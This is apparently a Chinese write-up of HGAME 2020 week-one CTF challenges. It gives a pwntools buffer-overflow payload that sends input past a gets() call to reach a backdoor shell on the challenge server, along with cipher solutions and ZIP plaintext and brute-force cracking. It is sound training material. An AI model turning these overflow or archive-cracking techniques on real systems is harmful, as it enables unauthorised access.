
```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char input_string; // [esp+0h] [ebp-ACh]
  char v5; // [esp+7Bh] [ebp-31h]
  unsigned int v6; // [esp+A0h] [ebp-Ch]
  int *v7; // [esp+A4h] [ebp-8h]

  v7 = &argc;
  v6 = __readgsdword(0x14u);
  alarm(8u);
  setbuf(_bss_start, 0);
  memset(&input_string, 0, 0xA0u);
  puts("Let's 0O0o\\0O0!");
  gets(&input_string);
  if ( !memcmp("0O0o", &v5, 7u) )
    backdoor();
  return 0;
}
```

于是直接双击变量查看所在地址，发现v5是0x00000031，而input_string首地址在0x000000AC，可知需要先塞123个字符，之后输入0O0o\0O0即可。

但是之后神秘的问题来了，我的kali虚拟机在输入以上的字符串之后毫无反应，用IDA动态调试也看不出个所以然来。问了出题人，他表示也不知道为什么。于是只好使用pwntools构建payload发送到远程题目地址：

```python
from pwn import *
p = remote("47.103.214.163","20000")
payload='a'*(0xac-0x31)+'0O0o\x00O0'
p.sendline(payload)
p.interactive()

```

远程可以正常得到flag，本地运行却不行，甚至进不去sh，就很神秘。

0x0302 Number_Killer

- 描述：看起来人畜无害的一些整数也能秒我？(吃惊)
  nc 47.103.214.163 20001
- 题目地址：https://xxx.lwh.red/Number_Killer
- 考点：

0x0303 One_Shot

- 描述：一发入魂
  nc 47.103.214.163 20002
- 题目地址：https://xxx.lwh.red/One_Shot
- 考点：

0x0304 ROP_LEVEL0

- 描述：ROP is PWNers' romance
  nc 47.103.214.163 20003
- 题目地址：https://xxx.lwh.red/ROP_LEVEL0.zip
- 考点：

0x0400 Crypto

0x0401 InfantRSA

- 描述：真·签到题
  p = 681782737450022065655472455411;
  q = 675274897132088253519831953441;
  e = 13;
  c = pow(m,e,p*q) =
  27569846508236107014517368841149631154217290260855985901984 1
- 题目地址：https://paste.ubuntu.com/p/9hVzhnxqPc/
- 考点：RSA原理

如字面意思，这就是个签到题，让你了解RSA的运作原理。题目如下：

```python
#!/usr/bin/env python3
from secret import flag
assert flag.startswith(b'hgame{') and flag.endswith(b'}')

m = int.from_bytes(flag, byteorder='big')

p = 681782737450022065655472455411
q = 675274897132088253519831953441
e = 13
c = pow(m, e, p*q)

assert c == 27569846508236107014517368841149631154217290260855985901984 1
```

非常的简单，根据RSA原理直接求出N、ϕ、d即可，最终求得m为一串数字，转换为二进制再编码即可得到flag。

0x0402 Affine

- 描述：Some basic modular arithmetic...
- 题目地址：http://hgame-static.n3ko.co/week1/Affine_task.py
- 考点：二元一次方程组

题目如下，写的非常明确：

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import gmpy2
from secret import A, B, flag
assert flag.startswith('hgame{') and flag.endswith('}')

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)

cipher = ''
for b in flag:
    i = TABLE.find(b)
    if i == -1:
        cipher += b
    else:
        ii = (A*i + B) % MOD
        cipher += TABLE[ii]

print(cipher)
# A8I5z{xr1A_J7ha_vG_TpH410}
```

编码方式以及写出来了，假如在输入中寻找到TABLE中的字符，就返回这个字符在表中的位置，位置2 = (A*i + B) % MOD，其中A、B是未知量。末尾被注释的应该就是加密后的flag了。

众所周知，hgame的flag的形式都是hgame{xxxxxxxx}，所以可以根据前四个字符一一对应求解出A和B，之后就可得到flag：

```python
TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'

original = h  g  a  m  e{ ?  ?  ?  ?_ ?  ?  ?  ?_ ?  ?_ ?  ?  ?  ?  ?  ?}
```

```
 encoded = A  8  I  5  z{ x  r  1  A_ J  7  h  a_ v  G_ T  p  H  4  1  0}
      ii = 47 34 44 31 1
       i = 13 12 8  7 19 62 30 21 13 23 31 39 10 24 61  3 40 42 26 21 36

      47 = (13 * A + B) % 62
      34 =  (12 * A + B) % 62

    therefore: A = 13, B = 2.

      ii = (13 * i + 2) % 62

original = h  g  a  m  e{ M  4  t  h_ u  5  E  d_ i  N_ c  R  Y  p  t  0}
 encoded = A  8  I  5  z{ x  r  1  A_ J  7  h  a_ v  G_ T  p  H  4  1  0}
      ii = 47 34 44 31 1  2 20 27 47 53 33 13  8  4 51 41 26 52 30 27 36
       i = 13 12 8  7 19 62 30 21 13 23 31 39 10 24 61  3 40 42 26 21 36

    flag = hgame{M4th_u5Ed_iN_cRYpt0}
```


0x0403 not_One-time

- 描述：In cryptography, the one-time pad (OTP) is an encryption technique that cannot be cracked, but...
  Just XOR ;P
  nc 47.98.192.231 25001
  hint: reduced key space
- 题目地址：http://hgame-static.n3ko.co/week1/not_One-time_task.py
- 考点：

0x0404 Reorder

- 描述：We found a secret oracle and it looks like it will encrypt your input...
  nc 47.98.192.231 25002
- 题目地址：https://www.baidu.com
- 考点：随机重排

一开始毫无头绪，后来查了百度才知道那行nc是干啥用的……（没错，之前都没有用过netcat）连上远程服务器之后让输入字符，就随便输入了几个。输了10个以后它突然Rua了我（



想必后面那个就是flag了，看了一下一共32位。感觉像是某种重新排列，那么就自己构建一个不重复的32位字符串去看它重排的对应关系：

```
0123456789abcdefghijklmnopqrstuv
```

但是进行新的一组输入的时候我发现最后给的加密flag和上次不一样，看来是随机重排顺序了。根据当前这次的对应关系去处理加密的flag即可。

0x0500 Misc

0x0501 欢迎参加HGame!

- 描述：欢迎大家参加 HGAME 2020!
  来来来，签个到吧～
  Li0tIC4uLi0tIC4tLi4gLS4tLiAtLS0tLSAtLSAuIC4uLS0uLSAtIC0tLSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS4tIC4uLi4gLS0uIC4tIC0tIC4uLi0t
  注：若解题得到的是无 `hgame{}` 字样的flag花括号内内容，请手动添加 `hgame{}` 后提交。
  【Notice】解出来的字母均为大写
- 题目地址：https://www.baidu.com
- 考点：多重加密

真·签到题，直接把字符串丢百度里，只有一条搜索结果。根据提示先base64解码，得到一串摩尔斯电码：

```
.-- ...-- .-.. -.-. ----- -- . ..--.- - --- ..--.- ..---
```

解码后得到：

```
w3lcOme to 2020 hgam3
```

写成标准形式便得到flag。

0x0502 壁纸

- 描述：某天，ObjectNotFound给你发来了一个压缩包。
  “给你一张我的新老婆的壁纸！怎样，好看吗？”
  正当你疑惑不解的时候，你突然注意到了压缩文件的名字——“Secret”。
  莫非其中暗藏玄机？
- 题目地址：http://oss-east.zhouweitong.site/hgame2020/week1/Secret_QsqPlFOPp8urcgwTszHT06HmsGYetoGy.zip
- 考点：图片隐藏数据

一看题目就知道是类似图种一样的东西，下载并解压压缩包，果然是一张图片。直接丢UltraEdit里面查看，前面没啥特别的，有PS编辑记录，后面紧跟图片数据。继续向下看，在最底下写着：

```
Password is picture ID.
```

前面还有flag.txt字样，基本就是图片压缩包的内容物了。那么接下来的操作就很简单了，图片名字吧P站画师的名字直接给了，科学上网去P站直接找就好。解压即可得到flag。

0x0503 克苏鲁神话

- 描述：ObjectNotFound几天前随手从Cosmos电脑桌面上复制下来的文件。
  唔，好像里面有什么不得了的东西。
  【hint1】请使用7zip。另外，加密的zip是无法解出密码的。
- 题目地址：http://oss-east.zhouweitong.site/hgame2020/week1/Cthulhu_lzWIREHNWbPveclo8wZrNBL9LOat8yO9.zip
- 考点：CRC校验、明文攻击和7z压缩方式

下载压缩包并解压，首先看Bacon.txt，提示说密码在大写字母中。看密文格式一个是个培根密码（其实文件名也是提示）将大写字母作为b，小写字母作为a，解密得到字符串：

```
FLAGHIDDENINDOC
```

拿去尝试解压Novel.zip，无果。然后注意到Novel.zip里面也有一个Bacon.txt，马上查看原始压缩包内的Bacon.txt的CRC值。比较后发现两者完全相同，于是直接用ARCHPR的明文攻击打开了压缩包。

打开后得到《克苏鲁的召唤》小说片段，打开发现是加密文档，于是将解密后的培根密码输入，成功。

浏览全文没有看到flag，结合密码可知应该藏在文章里。使用Word的“隐藏”功能即可在文章末尾看到隐藏符号，单击展开即可得到flag。

0x0504 签到题ProPlus

- 描述：什么什么，签到题太简单没过瘾？
  来来来，试试咱ObjectNotFound亲手做的这一道，包您满意！
  【拼写错误修正】fenses -> fences
- 题目地址： http://oss-east.zhouweitong.site/hgame2020/week1/SignInProPlus_eEH43ZcCHfqS1XVW1mIVliBWBaD8juVI.zip
- 考点：多重加密

解压打开password.txt，内容如下：

```
Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y  h jnsxf qjFjf jnb
rg fiyykwtbsnkm tm  xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI


* Three fences first, Five Caesar next. English sentense first,  zip password
next.
```

可见是先进行3位栅栏密码解密，再进行5位凯撒密码解密，处理后得：

```
Many years later as he faced the firing squad, Colonel Aureliano Buendia was
to remember that distant afternoon when his father took him to discover ice.
EAVMUBAQHQMVEPDT
```

下面那个字符串便是OK.zip的密码。解压得到OK.txt，不知道怎么处理，百度搜索可知OOK是一种类似BrainFuck的加密，直接利用在线网站解密即可。


解密得到的字符串开头带“data:text;base32”字样，于是直接进行base32解码，得到的字符串是个base64 image data类型的字符串，再次进行base64解码即可得到一张二维码图片，扫描二维码即可得到flag。

0x0505 每日推荐

- 描述：“这是一个，E99p1ant和ObjectNotFound之间发生的故事。”
  “事情，还要从一个风和日丽的下午说起。ObjectNotFound正听着网易云每日推荐...”
  算了算了，想不出什么题目介绍了，就这样吧。
- 题目地址：http://oss-east.zhouweitong.site/hgame2020/week1/Recommendation_0ddwpplx1thGhquA9kf0lGDHR4EFr1Y4.zip
- 考点：wireshark抓包

下载文件并解压，发现是个.pcapng文件，直接丢wireshark里，发现是一个非常长的抓包记录。一个个看不太现实，于是就使用搜索功能搜索各种后缀。最后发现一个数据传输量高达8.3mb的zip传输，双击查看16进制内容，可以看到内容文件是一首歌。

结合题目基本可以确定就是这个文件了，直接将数据导出，将后缀改为zip。发现文件存在密码，且配有说明：`密码为6位数字`。直接丢ARCHPR暴力破解即可。解压后得到一个MP3文件，直接丢Au里面看频谱：



显而易见，这就是flag了。